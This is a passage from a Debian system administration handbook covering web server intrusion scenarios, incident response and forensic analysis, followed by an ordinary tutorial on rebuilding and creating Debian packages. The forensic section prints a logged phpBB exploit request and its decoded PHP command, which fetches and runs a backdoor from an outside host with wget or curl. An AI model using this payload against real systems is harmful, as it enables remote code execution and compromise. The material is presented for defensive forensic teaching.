Apache 2 includes modules allowing filtering incoming HTTP queries. This allows blocking some attack vectors. For instance, limiting the length of parameters can prevent buffer overflows. More generally, one can validate parameters before they are even passed to the web application and restrict access along many criteria. This can even be combined with dynamic firewall updates, so that a client infringing one of the rules is banned from accessing the web server for a given period of time.

Setting up these checks can be a long and cumbersome task, but it can pay off when the web application to be deployed has a dubious track record where security is concerned.

*mod-security2* (in the *libapache2-mod-security2* package) is the main such module. It even comes with many ready-to-use rules of its own (in the *modsecurity-crs* package) that you can easily enable.

The consequences of an intrusion will have various levels of obviousness depending on the motivations of the attacker. *Script-kiddies* only apply recipes they find on web sites; most often, they deface a web page or delete data. In more subtle cases, they add invisible contents to web pages so as to improve referrals to their own sites in search engines.

A more advanced attacker will go beyond that. A disaster scenario could go on in the following fashion: the attacker gains the ability to execute commands as the `www-data` user, but executing a command requires many manipulations. To make their life easier, they install other web applications specially designed to remotely execute many kinds of commands, such as browsing the filesystem, examining permissions, uploading or downloading files, executing commands, and even provide a network shell. Often, the vulnerability will allow running a `wget` command that will download some malware into `/tmp/`, then executing it. The malware is often downloaded from a foreign website that was previously compromised, in order to cover tracks and make it harder to find out the actual origin of the attack.

At this point, the attacker has enough freedom of movement that they often install an IRC *bot* (a robot that connects to an IRC server and can be controlled by this channel). This bot is often used to share illegal files (unauthorized copies of movies or software, and so on). A determined attacker may want to go even further. The `www-data` account does not allow full access to the machine, and the attacker will try to obtain administrator privileges. Now, this should not be possible, but if the web application was not up-to-date, chances are that the kernel and other programs are outdated too; this sometimes follows a decision from the administrator who, despite knowing about the vulnerability, neglected to upgrade the system since there are no local users. The attacker can then take advantage of this second vulnerability to get root access.

**Privilege escalation**

This term covers anything that can be used to obtain more permissions than a given user should normally have. The `sudo` program is designed for precisely the purpose of giving administrative rights to some users. But the same term is also used to describe the act of an attacker exploiting a vulnerability to obtain undue rights.

Now the attacker owns the machine; they will usually try to keep this privileged access for as long as possible. This involves installing a *rootkit*, a program that will replace some components

of the system so that the attacker will be able to obtain the administrator privileges again at a later time; the rootkit also tries hiding its own existence as well as any traces of the intrusion. A subverted `ps` program will omit to list some processes, `netstat` will not list some of the active connections, and so on. Using the root permissions, the attacker was able to observe the whole system, but didn't find important data; so they will try accessing other machines in the corporate network. Analyzing the administrator's account and the history files, the attacker finds what machines are routinely accessed. By replacing `sudo` or `ssh` with a subverted program, the attacker can intercept some of the administrator's passwords, which they will use on the detected servers... and the intrusion can propagate from then on.

This is a nightmare scenario which can be prevented by several measures. The next few sections describe some of these measures.

### 14.6.3. Choosing the Software Wisely

Once the potential security problems are known, they must be taken into account at each step of the process of deploying a service, especially when choosing the software to install. Many web sites, such as SecurityFocus.com, keep a list of recently-discovered vulnerabilities, which can give an idea of a security track record before some particular software is deployed. Of course, this information must be balanced against the popularity of said software: a more widely-used program is a more tempting target, and it will be more closely scrutinized as a consequence. On the other hand, a niche program may be full of security holes that never get publicized due to a lack of interest in a security audit.

#### VOCABULARY

##### **Security audit**

A security audit is the process of thoroughly reading and analyzing the source code of some software, looking for potential security vulnerabilities it could contain. Such audits are usually proactive and they are conducted to ensure a program meets certain security requirements.

In the Free Software world, there is generally ample room for choice, and choosing one piece of software over another should be a decision based on the criteria that apply locally. More features imply an increased risk of a vulnerability hiding in the code; picking the most advanced program for a task may actually be counter-productive, and a better approach is usually to pick the simplest program that meets the requirements.

#### VOCABULARY

##### **Zero-day exploit**

A *zero-day exploit* attack is hard to prevent; the term covers a vulnerability that is not yet known to the authors of the program.

### 14.6.4. Managing a Machine as a Whole

Most Linux distributions install by default a number of Unix services and many tools. In many cases, these services and tools are not required for the actual purposes for which the administrator set up the machine. As a general guideline in security matters, unneeded software is best

uninstalled. Indeed, there is no point in securing an FTP server, if a vulnerability in a different, unused service can be used to get administrator privileges on the whole machine.

By the same reasoning, firewalls will often be configured to only allow access to services that are meant to be publicly accessible.

Current computers are powerful enough to allow hosting several services on the same physical machine. From an economic viewpoint, such a possibility is interesting: only one computer to administrate, lower energy consumption, and so on. From the security point of view, however, such a choice can be a problem. One compromised service can bring access to the whole machine, which in turn compromises the other services hosted on the same computer. This risk can be mitigated by isolating the services. This can be attained either with virtualization (each service being hosted in a dedicated virtual machine or container), or with AppArmor/SELinux (each service daemon having an adequately designed set of permissions).

#### 14.6.5. Users Are Players

Discussing security immediately brings to mind protection against attacks by anonymous crackers hiding in the Internet jungle; but an often-forgotten fact is that risks also come from inside: an employee about to leave the company could download sensitive files on the important projects and sell them to competitors, a negligent salesman could leave their desk without locking their session during a meeting with a new prospect, a clumsy user could delete the wrong directory by mistake, and so on.

The response to these risks can involve technical solutions: no more than the required permissions should be granted to users, and regular backups are a must. But in many cases, the appropriate protection is going to involve training users to avoid the risks.

---

##### QUICK LOOK

##### *autolog*

The *autolog* package provides a program that automatically disconnects inactive users after a configurable delay. It also allows killing user processes that persist after a session ends, thereby preventing users from running daemons.

#### 14.6.6. Physical Security

There is no point in securing the services and networks if the computers themselves are not protected. Important data deserve being stored on hot-swappable hard disks in RAID arrays, because hard disks fail eventually and data availability is a must. But if any pizza delivery boy can enter the building, sneak into the server room and run away with a few selected hard disks, an important part of security is not fulfilled. Who can enter the server room? Is access monitored? These questions deserve consideration (and an answer) when physical security is being evaluated.

Physical security also includes taking into consideration the risks for accidents such as fires. This particular risk is what justifies storing the backup media in a separate building, or at least in a fire-proof strongbox.

### 14.6.7. Legal Liability

An administrator is, more or less implicitly, trusted by their users as well as the users of the network in general. They should therefore avoid any negligence that malevolent people could exploit.

An attacker taking control of your machine then using it as a forward base (known as a “relay system”) from which to perform other nefarious activities could cause legal trouble for you, since the attacked party would initially see the attack coming from your system, and therefore consider you as the attacker (or as an accomplice). In many cases, the attacker will use your server as a relay to send spam, which shouldn’t have much impact (except potentially registration on black lists that could restrict your ability to send legitimate emails), but won’t be pleasant nevertheless. In other cases, more important trouble can be caused from your machine, for instance denial of service attacks. This will sometimes induce loss of revenue, since the legitimate services will be unavailable and data can be destroyed; sometimes this will also imply a real cost, because the attacked party can start legal proceedings against you. Rights-holders can sue you if an unauthorized copy of a work protected by copyright law is shared from your server, as well as other companies compelled by service level agreements if they are bound to pay penalties following the attack from your machine.

When these situations occur, claiming innocence is not usually enough; at the very least, you will need convincing evidence showing suspect activity on your system coming from a given IP address. This won’t be possible if you neglect the recommendations of this chapter and let the attacker obtain access to a privileged account (root, in particular) and use it to cover their tracks.

## 14.7. Dealing with a Compromised Machine

Despite the best intentions and however carefully designed the security policy, an administrator eventually faces an act of hijacking. This section provides a few guidelines on how to react when confronted with these unfortunate circumstances.

### 14.7.1. Detecting and Seeing the Cracker’s Intrusion

The first step of reacting to cracking is to be aware of such an act. This is not self-evident, especially without an adequate monitoring infrastructure.

Cracking acts are often not detected until they have direct consequences on the legitimate services hosted on the machine, such as connections slowing down, some users being unable to connect, or any other kind of malfunction. Faced with these problems, the administrator needs to have a good look at the machine and carefully scrutinize what misbehaves. This is usually the time when they discover an unusual process, for instance one named `apache` instead of the standard `/usr/sbin/apache2`. If we follow that example, the thing to do is to note its process identifier, and check `/proc/pid/exe` to see what program this process is currently running:

```
# ls -al /proc/3719/exe
lrwxrwxrwx 1 www-data www-data 0 2007-04-20 16:19 /proc/3719/exe -> /var/tmp/.
└─ bash_httpd/psync
```

A program installed under `/var/tmp/` and running as the web server? No doubt left, the machine is compromised.

This is only one example, but many other hints can ring the administrator's bell:

- an option to a command that no longer works; the version of the software that the command claims to be doesn't match the version that is supposed to be installed according to `dpkg`;
- a command prompt or a session greeting indicating that the last connection came from an unknown server on another continent;
- errors caused by the `/tmp/` partition being full, which turned out to be full of illegal copies of movies;
- and so on.

### 14.7.2. Putting the Server Off-Line

In any but the most exotic cases, the cracking comes from the network, and the attacker needs a working network to reach their targets (access confidential data, share illegal files, hide their identity by using the machine as a relay, and so on). Unplugging the computer from the network will prevent the attacker from reaching these targets, if they haven't managed to do so yet.

This may only be possible if the server is physically accessible. When the server is hosted in a hosting provider's data center halfway across the country, or if the server is not accessible for any other reason, it's usually a good idea to start by gathering some important information (see section 14.7.3, “[Keeping Everything that Could Be Used as Evidence](#)” page 414, section 14.7.5, “[Forensic Analysis](#)” page 415 and section 14.7.6, “[Reconstituting the Attack Scenario](#)” page 416), then isolating that server as much as possible by shutting down as many services as possible (usually, everything but `sshd`). This case is still awkward, since one can't rule out the possibility of the attacker having SSH access like the administrator has; this makes it harder to “clean” the machines.

### 14.7.3. Keeping Everything that Could Be Used as Evidence

Understanding the attack and/or engaging legal action against the attackers requires taking copies of all the important elements; this includes the contents of the hard disk, a list of all running processes, and a list of all open connections. The contents of the RAM could also be used, but it is rarely used in practice.

In the heat of action, administrators are often tempted to perform many checks on the compromised machine; this is usually not a good idea. Every command is potentially subverted and

can erase pieces of evidence. The checks should be restricted to the minimal set (`netstat -tupan` for network connections, `ps auxf` for a list of processes, `ls -alR /proc/[0-9]*` for a little more information on running programs), and every performed check should carefully be written down.

CAUTION

### Hot analysis

While it may seem tempting to analyze the system as it runs, especially when the server is not physically reachable, this is best avoided: quite simply you can't trust the programs currently installed on the compromised system. It's quite possible for a subverted `ps` command to hide some processes, or for a subverted `ls` to hide files; sometimes even the kernel is compromised!

If such a hot analysis is still required, care should be taken to only use known-good programs. A good way to do that would be to have a rescue CD with pristine programs, or a read-only network share. However, even those countermeasures may not be enough if the kernel itself is compromised.

Once the “dynamic” elements have been saved, the next step is to store a complete image of the hard-disk. Making such an image is impossible if the filesystem is still evolving, which is why it must be remounted read-only. The simplest solution is often to halt the server brutally (after running `sync`) and reboot it on a rescue CD. Each partition should be copied with a tool such as `dd`; these images can be sent to another server (possibly with the very convenient `nc` tool). Another possibility may be even simpler: just get the disk out of the machine and replace it with a new one that can be reformatted and reinstalled.

#### 14.7.4. Re-installing

The server should not be brought back on line without a complete reinstallation. If the compromise was severe (if administrative privileges were obtained), there is almost no other way to be sure that we get rid of everything the attacker may have left behind (particularly *backdoors*). Of course, all the latest security updates must also be applied so as to plug the vulnerability used by the attacker. Ideally, analyzing the attack should point at this attack vector, so one can be sure of actually fixing it; otherwise, one can only hope that the vulnerability was one of those fixed by the updates.

Reinstalling a remote server is not always easy; it may involve assistance from the hosting company, because not all such companies provide automated reinstallation systems. Care should be taken not to reinstall the machine from backups taken later than the compromise. Ideally, only data should be restored, the actual software should be reinstalled from the installation media.

#### 14.7.5. Forensic Analysis

Now that the service has been restored, it is time to have a closer look at the disk images of the compromised system in order to understand the attack vector. When mounting these images, care should be taken to use the `ro,nodev,noexec,noatime` options so as to avoid changing



the contents (including timestamps of access to files) or running compromised programs by mistake.

Retracing an attack scenario usually involves looking for everything that was modified and executed:

- `.bash_history` files often provide for a very interesting read;
- so does listing files that were recently created, modified or accessed;
- the `strings` command helps identifying programs installed by the attacker, by extracting text strings from a binary;
- the log files in `/var/log/` often allow reconstructing a chronology of events;
- special-purpose tools also allow restoring the contents of potentially deleted files, including log files that attackers often delete.

Some of these operations can be made easier with specialized software. In particular, the *sleuthkit* package provides many tools to analyze a filesystem. Their use is made easier by the *Autopsy Forensic Browser* graphical interface (in the *autopsy* package).

#### 14.7.6. Reconstituting the Attack Scenario

All the elements collected during the analysis should fit together like pieces in a jigsaw puzzle; the creation of the first suspect files is often correlated with logs proving the breach. A real-world example should be more explicit than long theoretical ramblings.

The following log is an extract from an Apache access.log:

```
www.falcot.com 200.58.141.84 - - [27/Nov/2004:13:33:34 +0100] "GET /phpbb/viewtopic.  
  ➔ php?t=10&highlight=%2527%252esystem(chr(99)%252echr(100)%252echr(32)%252echr  
  ➔ (47)%252echr(116)%252echr(109)%252echr(112)%252echr(59)%252echr(32)%252echr  
  ➔ (119)%252echr(103)%252echr(101)%252echr(116)%252echr(32)%252echr(103)%252echr  
  ➔ (97)%252echr(98)%252echr(114)%252echr(121)%252echr(107)%252echr(46)%252echr  
  ➔ (97)%252echr(108)%252echr(116)%252echr(101)%252echr(114)%252echr(118)%252echr  
  ➔ (105)%252echr(115)%252echr(116)%252echr(97)%252echr(46)%252echr(111)%252echr  
  ➔ (114)%252echr(103)%252echr(47)%252echr(98)%252echr(100)%252echr(32)%252echr  
  ➔ (124)%252echr(124)%252echr(32)%252echr(99)%252echr(117)%252echr(114)%252echr  
  ➔ (108)%252echr(32)%252echr(103)%252echr(97)%252echr(98)%252echr(114)%252echr  
  ➔ (121)%252echr(107)%252echr(46)%252echr(97)%252echr(108)%252echr(116)%252echr  
  ➔ (101)%252echr(114)%252echr(118)%252echr(105)%252echr(115)%252echr(116)%252echr  
  ➔ (97)%252echr(46)%252echr(111)%252echr(114)%252echr(103)%252echr(47)%252echr  
  ➔ (98)%252echr(100)%252echr(32)%252echr(45)%252echr(111)%252echr(32)%252echr(98)  
  ➔ %252echr(100)%252echr(59)%252echr(32)%252echr(99)%252echr(104)%252echr(109)  
  ➔ %252echr(111)%252echr(100)%252echr(32)%252echr(43)%252echr(120)%252echr(32)  
  ➔ %252echr(98)%252echr(100)%252echr(59)%252echr(32)%252echr(46)%252echr(47)%252  
  ➔ echr(98)%252echr(100)%252echr(32)%252echr(38)%252e%2527 HTTP/1.1" 200 27969  
  ➔ "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
```

This example matches exploitation of an old security vulnerability in phpBB.

➡ <http://secunia.com/advisories/13239/>

➡ <http://www.phpbb.com/phpBB/viewtopic.php?t=240636>

Decoding this long URL leads to understanding that the attacker managed to run some PHP code, namely: `system("cd /tmp;wget gabryk.altervista.org/bd || curl gabryk.altervista.org/bd -o bd;chmod +x bd;./bd &")`. Indeed, a `bd` file was found in `/tmp/`. Running `strings /mnt/tmp/bd` returns, among other strings, PsychoPhobia Backdoor is starting.... This really looks like a backdoor.

Some time later, this access was used to download, install and run an IRC *bot* that connected to an underground IRC network. The bot could then be controlled via this protocol and instructed to download files for sharing. This program even has its own log file:

```
** 2004-11-29-19:50:15: NOTICE: :GAB!sex@Rizon-2EDFBC28.pool8250.interbusiness.it
  ↳ NOTICE ReV|DivXNew|504 :DCC Chat (82.50.72.202)
** 2004-11-29-19:50:15: DCC CHAT attempt authorized from GAB!SEX@RIZON-2EDFBC28.
  ↳ POOL8250.INTERBUSINESS.IT
** 2004-11-29-19:50:15: DCC CHAT received from GAB, attempting connection to
  ↳ 82.50.72.202:1024
** 2004-11-29-19:50:15: DCC CHAT connection succeeded, authenticating
** 2004-11-29-19:50:20: DCC CHAT Correct password
(...)
** 2004-11-29-19:50:49: DCC Send Accepted from ReV|DivXNew|502: In.0staggio-iTa.0per_
  ↳ -DvdScr.avi (713034KB)
(...)
** 2004-11-29-20:10:11: DCC Send Accepted from GAB: La_tela_dell_assassino.avi
  ↳ (666615KB)
(...)
** 2004-11-29-21:10:36: DCC Upload: Transfer Completed (666615 KB, 1 hr 24 sec, 183.9
  ↳ KB/sec)
(...)
** 2004-11-29-22:18:57: DCC Upload: Transfer Completed (713034 KB, 2 hr 28 min 7 sec,
  ↳ 80.2 KB/sec)
```

These traces show that two video files have been stored on the server by way of the 82.50.72.202 IP address.

In parallel, the attacker also downloaded a pair of extra files, `/tmp/pt` and `/tmp/loginx`. Running these files through `strings` leads to strings such as *Shellcode placed at 0x%08lx* and *Now wait for suid shell....* These look like programs exploiting local vulnerabilities to obtain administrative privileges. Did they reach their target? In this case, probably not, since no files seem to have been modified after the initial breach.

In this example, the whole intrusion has been reconstructed, and it can be deduced that the attacker has been able to take advantage of the compromised system for about three days; but the most important element in the analysis is that the vulnerability has been identified, and the administrator can be sure that the new installation really does fix the vulnerability.

## Keywords

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**Backport**  
**Rebuild**  
**Source package**  
**Archive**  
**Meta-package**  
**Debian Developer**  
**Maintainer**

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# Creating a Debian Package

# 15

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Contents

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*It is quite common, for an administrator who has been handling Debian packages in a regular fashion, to eventually feel the need to create their own packages, or to modify an existing package. This chapter aims to answer the most common questions in this field, and provide the required elements to take advantage of the Debian infrastructure in the best way. With any luck, after trying your hand for local packages, you may even feel the need to go further than that and join the Debian project itself!*

## 15.1. Rebuilding a Package from its Sources

Rebuilding a binary package is required under several sets of circumstances. In some cases, the administrator needs a software feature that requires the software to be compiled from sources, with a particular compilation option; in others, the software as packaged in the installed version of Debian is not recent enough. In the latter case, the administrator will usually build a more recent package taken from a newer version of Debian — such as *Testing* or even *Unstable* — so that this new package works in their *Stable* distribution; this operation is called “backporting”. As usual, care should be taken, before undertaking such a task, to check whether it has been done already — a quick look on the Debian Package Tracker for that package will reveal that information.

➡ <https://tracker.debian.org/>

### 15.1.1. Getting the Sources

Rebuilding a Debian package starts with getting its source code. The easiest way is to use the `apt-get source source-package-name` command. This command requires a `deb-src` line in the `/etc/apt/sources.list` file, and up-to-date index files (i.e. `apt-get update`). These conditions should already be met if you followed the instructions from the chapter dealing with APT configuration (see section 6.1, “Filling in the `sources.list` File” page 100). Note however, that you will be downloading the source packages from the Debian version mentioned in the `deb-src` line. If you need another version, you may need to download it manually from a Debian mirror or from the web site. This involves fetching two or three files (with extensions `*.dsc` — for *Debian Source Control* — `*.tar.comp`, and sometimes `*.diff.gz` or `*.debian.tar.comp` — `comp` taking one value among `gz`, `bz2` or `xz` depending on the compression tool in use), then run the `dpkg-source -x file.dsc` command. If the `*.dsc` file is directly accessible at a given URL, there is an even simpler way to fetch it all, with the `dget URL` command. This command (which can be found in the `devscripts` package) fetches the `*.dsc` file at the given address, then analyzes its contents, and automatically fetches the file or files referenced within. Once everything has been downloaded, it extracts the source package (unless the `-d` or `--download-only` option is used).

### 15.1.2. Making Changes

The source of the package is now available in a directory named after the source package and its version (for instance, `samba-4.1.17+dfsg`); this is where we’ll work on our local changes.

The first thing to do is to change the package version number, so that the rebuilt packages can be distinguished from the original packages provided by Debian. Assuming the current version is `2:4.1.17+dfsg-2`, we can create version `2:4.1.17+dfsg-2falcot1`, which clearly indicates the origin of the package. This makes the package version number higher than the one provided by Debian, so that the package will easily install as an update to the original package. Such a change is best effected with the `dch` command (*Debian CHangeLog*) from the `devscripts` package, with an

command such as `dch --local falcot`. This invokes a text editor (`sensible-editor` — this should be your favorite editor if it is mentioned in the `VISUAL` or `EDITOR` environment variables, and the default editor otherwise) to allow documenting the differences brought by this rebuild. This editor shows us that `dch` really did change the `debian/changelog` file.

When a change in build options is required, the changes need to be made in `debian/rules`, which drives the steps in the package build process. In the simplest cases, the lines concerning the initial configuration (`./configure ...`) or the actual build (`$(MAKE) ...` or `make ...`) are easy to spot. If these commands are not explicitly called, they are probably a side effect of another explicit command, in which case please refer to their documentation to learn more about how to change the default behavior. With packages using `dh`, you might need to add an override for the `dh_auto_configure` or `dh_auto_build` commands (see their respective manual pages for explanations on how to achieve this).

Depending on the local changes to the packages, an update may also be required in the `debian/control` file, which contains a description of the generated packages. In particular, this file contains `Build-Depends` lines controlling the list of dependencies that must be fulfilled at package build time. These often refer to versions of packages contained in the distribution the source package comes from, but which may not be available in the distribution used for the rebuild. There is no automated way to determine if a dependency is real or only specified to guarantee that the build should only be attempted with the latest version of a library — this is the only available way to force an *autobuilder* to use a given package version during build, which is why Debian maintainers frequently use strictly versioned build-dependencies.

If you know for sure that these build-dependencies are too strict, you should feel free to relax them locally. Reading the files which document the standard way of building the software — these files are often called `INSTALL` — will help you figure out the appropriate dependencies. Ideally, all dependencies should be satisfiable from the distribution used for the rebuild; if they are not, a recursive process starts, whereby the packages mentioned in the `Build-Depends` field must be backported before the target package can be. Some packages may not need backporting, and can be installed as-is during the build process (a notable example is *debhelper*). Note that the backporting process can quickly become complex if you are not careful. Therefore, backports should be kept to a strict minimum when possible.

**TIP**  
**Installing Build-Depends**

`apt-get` allows installing all packages mentioned in the `Build-Depends` fields of a source package available in a distribution mentioned in a `deb-src` line of the `/etc/apt/sources.list` file. This is a simple matter of running the `apt-get build-dep source-package` command.

### 15.1.3. Starting the Rebuild

When all the needed changes have been applied to the sources, we can start generating the actual binary package (`.deb` file). The whole process is managed by the `dpkg-buildpackage` command.

### Example 15.1 Rebuilding a package

```
$ dpkg-buildpackage -us -uc  
[...]
```

---

TOOL	
<b>fakeroot</b>	

In essence, the package creation process is a simple matter of gathering in an archive a set of existing (or built) files; most of the files will end up being owned by *root* in the archive. However, building the whole package under this user would imply increased risks; fortunately, this can be avoided with the `fakeroot` command. This tool can be used to run a program and give it the impression that it runs as *root* and creates files with arbitrary ownership and permissions. When the program creates the archive that will become the Debian package, it is tricked into creating an archive containing files marked as belonging to arbitrary owners, including *root*. This setup is so convenient that `dpkg-buildpackage` uses `fakeroot` by default when building packages.

Note that the program is only tricked into “believing” that it operates as a privileged account, and the process actually runs as the user running `fakeroot program` (and the files are actually created with that user’s permissions). At no time does it actually get root privileges that it could abuse.

The previous command can fail if the `Build-Depends` fields have not been updated, or if the related packages are not installed. In such a case, it is possible to overrule this check by passing the `-d` option to `dpkg-buildpackage`. However, explicitly ignoring these dependencies runs the risk of the build process failing at a later stage. Worse, the package may seem to build correctly but fail to run properly: some programs automatically disable some of their features when a required library is not available at build time.

More often than not, Debian developers use a higher-level program such as `debuild`; this runs `dpkg-buildpackage` as usual, but it also adds an invocation of a program that runs many checks to validate the generated package against the Debian policy. This script also cleans up the environment so that local environment variables do not “pollute” the package build. The `debuild` command is one of the tools in the `devscripts` suite, which share some consistency and configuration to make the maintainers’ task easier.

---

QUICK LOOK	
<b>pbuilder</b>	

The `pbuilder` program (in the similarly named package) allows building a Debian package in a *chrooted* environment. It first creates a temporary directory containing the minimal system required for building the package (including the packages mentioned in the `Build-Depends` field). This directory is then used as the root directory (`/`), using the `chroot` command, during the build process.

This tool allows the build process to happen in an environment that is not altered by users’ manipulations. This also allows for quick detection of the missing build-dependencies (since the build will fail unless the appropriate dependencies are documented). Finally, it allows building a package for a Debian version that is not the one used by the system as a whole: the machine can be using *Stable* for its normal workload, and a `pbuilder` running on the same machine can be using *Unstable* for package builds.

## 15.2. Building your First Package

### 15.2.1. Meta-Packages or Fake Packages

Fake packages and meta-packages are similar, in that they are empty shells that only exist for the effects their meta-data have on the package handling stack.

The purpose of a fake package is to trick `dpkg` and `apt` into believing that some package is installed even though it's only an empty shell. This allows satisfying dependencies on a package when the corresponding software was installed outside the scope of the packaging system. Such a method works, but it should still be avoided whenever possible, since there is no guarantee that the manually installed software behaves exactly like the corresponding package would and other packages depending on it would not work properly.

On the other hand, a meta-package exists mostly as a collection of dependencies, so that installing the meta-package will actually bring in a set of other packages in a single step.

Both these kinds of packages can be created by the `equivs-control` and `equivs-build` commands (in the `equivs` package). The `equivs-control file` command creates a Debian package header file that should be edited to contain the name of the expected package, its version number, the name of the maintainer, its dependencies, and its description. Other fields without a default value are optional and can be deleted. The Copyright, Changelog, Readme and Extra-Files fields are not standard fields in Debian packages; they only make sense within the scope of `equivs-build`, and they will not be kept in the headers of the generated package.

#### Example 15.2 Header file of the `libxml-libxml-perl` fake package

```
Section: perl
Priority: optional
Standards-Version: 3.9.6

Package: libxml-libxml-perl
Version: 2.0116-1
Maintainer: Raphael Hertzog <hertzog@debian.org>
Depends: libxml2 (>= 2.7.4)
Architecture: all
Description: Fake package - module manually installed in site_perl
 This is a fake package to let the packaging system
 believe that this Debian package is installed.
.
In fact, the package is not installed since a newer version
of the module has been manually compiled & installed in the
site_perl directory.
```

The next step is to generate the Debian package with the `equivs-build file` command. Voilà: the package is created in the current directory and it can be handled like any other Debian package would.



## 15.2.2. Simple File Archive

The Falcot Corp administrators need to create a Debian package in order to ease deployment of a set of documents on a large number of machines. The administrator in charge of this task first reads the “New Maintainer’s Guide”, then starts working on their first package.

➔ <https://www.debian.org/doc/manuals/maint-guide/>

The first step is creating a `falcot-data-1.0` directory to contain the target source package. The package will logically, be named `falcot-data` and bear the 1.0 version number. The administrator then places the document files in a `data` subdirectory. Then they invoke the `dh_make` command (from the `dh-make` package) to add files required by the package generation process, which will all be stored in a `debian` subdirectory:

```
$ cd falcot-data-1.0
$ dh_make --native

Type of package: single binary, indep binary, multiple binary, library, kernel module
                 ▶ , kernel patch?
[s/i/m/l/k/n] i

Maintainer name : Raphael Hertzog
Email-Address   : hertzog@debian.org
Date            : Fri, 04 Sep 2015 12:09:39 -0400
Package Name    : falcot-data
Version         : 1.0
License         : gpl3
Type of Package : Independent
Hit <enter> to confirm:
Currently there is no top level Makefile. This may require additional tuning.
Done. Please edit the files in the debian/ subdirectory now. You should also
check that the falcot-data Makefiles install into $DESTDIR and not in / .
$
```

The selected type of package (*indep binary*) indicates that this source package will generate a single binary package that can be shared across all architectures (`Architecture:all`). *single binary* acts as a counterpart, and leads to a single binary package that is dependent on the target architecture (`Architecture:any`). In this case, the former choice is more relevant since the package only contains documents and no binary programs, so it can be used similarly on computers of all architectures.

The *multiple binary* type corresponds to a source package leading to several binary packages. A particular case, *library*, is useful for shared libraries, since they need to follow strict packaging rules. In a similar fashion, *kernel module* or *kernel patch* should be restricted to packages containing kernel modules.

**Maintainer's name and email address**

**TIP** Most of the programs involved in package maintenance will look for your name and email address in the DEBFULLNAME and DEBEMAIL or EMAIL environment variables. Defining them once and for all will avoid you having to type them multiple times. If your usual shell is bash, it is a simple matter of adding the following two lines in your ~/.bashrc file (you will obviously replace the values with more relevant ones!):

```
export EMAIL="hertzog@debian.org"
export DEBFULLNAME="Raphael Hertzog"
```

The `dh_make` command created a `debian` subdirectory with many files. Some are required, in particular `rules`, `control`, `changelog` and `copyright`. Files with the `.ex` extension are example files that can be used by modifying them (and removing the extension) when appropriate. When they are not needed, removing them is recommended. The `compat` file should be kept, since it is required for the correct functioning of the *debhelper* suite of programs (all beginning with the `dh_` prefix) used at various stages of the package build process.

The `copyright` file must contain information about the authors of the documents included in the package, and the related license. In our case, these are internal documents and their use is restricted to within the Falcot Corp company. The default `changelog` file is generally appropriate; replacing the “Initial release” with a more verbose explanation and changing the distribution from `unstable` to `internal` is enough. The `control` file was also updated: the `Section` field has been changed to `misc` and the `Homepage`, `Vcs-Git` and `Vcs-Browser` fields were removed. The `Depends` fields was completed with `iceweasel | www-browser` so as to ensure the availability of a web browser able to display the documents in the package.

**Example 15.3** *The control file*

```
Source: falcot-data
Section: misc
Priority: optional
Maintainer: Raphael Hertzog <hertzog@debian.org>
Build-Depends: debhelper (>= 9)
Standards-Version: 3.9.5

Package: falcot-data
Architecture: all
Depends: iceweasel | www-browser, ${misc:Depends}
Description: Internal Falcot Corp Documentation
 This package provides several documents describing the internal
 structure at Falcot Corp. This includes:
 - organization diagram
 - contacts for each department.
.
These documents MUST NOT leave the company.
Their use is INTERNAL ONLY.
```

**Example 15.4** *The changeLog file*

```
falcot-data (1.0) internal; urgency=low

* Initial Release.
* Let's start with few documents:
  - internal company structure;
  - contacts for each department.

-- Raphael Hertzog <hertzog@debian.org> Fri, 04 Sep 2015 12:09:39 -0400
```

**Example 15.5** *The copyright file*

```
Format: http://www.debian.org/doc/packaging-manuals/copyright-format/1.0/
Upstream-Name: falcot-data

Files: *
Copyright: 2004-2015 Falcot Corp
License:
  All rights reserved.
```

BACK TO BASICS

**Makefile file**

A Makefile file is a script used by the make program; it describes rules for how to build a set of files from each other in a tree of dependencies (for instance, a program can be built from a set of source files). The Makefile file describes these rules in the following format:

```
target: source1 source2 ...
    command1
    command2
```

The interpretation of such a rule is as follows: if one of the source\* files is more recent than the target file, then the target needs to be generated, using command1 and command2.

Note that the command lines must start with a tab character; also note that when a command line starts with a dash character (-), failure of the command does not interrupt the whole process.

The rules file usually contains a set of rules used to configure, build and install the software in a dedicated subdirectory (named after the generated binary package). The contents of this subdirectory is then archived within the Debian package as if it were the root of the filesystem. In our case, files will be installed in the `debian/falcot-data/usr/share/falcot-data/` subdirectory, so that installing the generated package will deploy the files under `/usr/share/falcot-data/`. The rules file is used as a Makefile, with a few standard targets (including

clean and binary, used respectively to clean the source directory and generate the binary package).

Although this file is the heart of the process, it increasingly contains only the bare minimum for running a standard set of commands provided by the `debhelper` tool. Such is the case for files generated by `dh_make`. To install our files, we simply configure the behavior of the `dh_install` command by creating the following `debian/falcot-data.install` file:

```
data/* usr/share/falcot-data/
```

At this point, the package can be created. We will however add a lick of paint. Since the administrators want the documents to be easily accessed from the menus of graphical desktop environments, we add a `falcot-data.desktop` file and get it installed in `/usr/share/applications` by adding a second line to `debian/falcot-data.install`.

**Example 15.6** *The falcot-data.desktop file*

```
[Desktop Entry]
Name=Internal Falcot Corp Documentation
Comment=Starts a browser to read the documentation
Exec=x-www-browser /usr/share/falcot-data/index.html
Terminal=false
Type=Application
Categories=Documentation;
```

The updated `debian/falcot-data.install` looks like this:

```
data/* usr/share/falcot-data/
falcot-data.desktop usr/share/applications/
```

Our source package is now ready. All that's left to do is to generate the binary package, with the same method we used previously for rebuilding packages: we run the `dpkg-buildpackage -us -uc` command from within the `falcot-data-1.0` directory.

### 15.3. Creating a Package Repository for APT

Falcot Corp gradually started maintaining a number of Debian packages either locally modified from existing packages or created from scratch to distribute internal data and programs.

To make deployment easier, they want to integrate these packages in a package archive that can be directly used by APT. For obvious maintenance reasons, they wish to separate internal packages from locally-rebuilt packages. The goal is for the matching entries in a `/etc/apt/sources.list.d/falcot.list` file to be as follows:

```
deb http://packages.falcot.com/ updates/
deb http://packages.falcot.com/ internal/
```

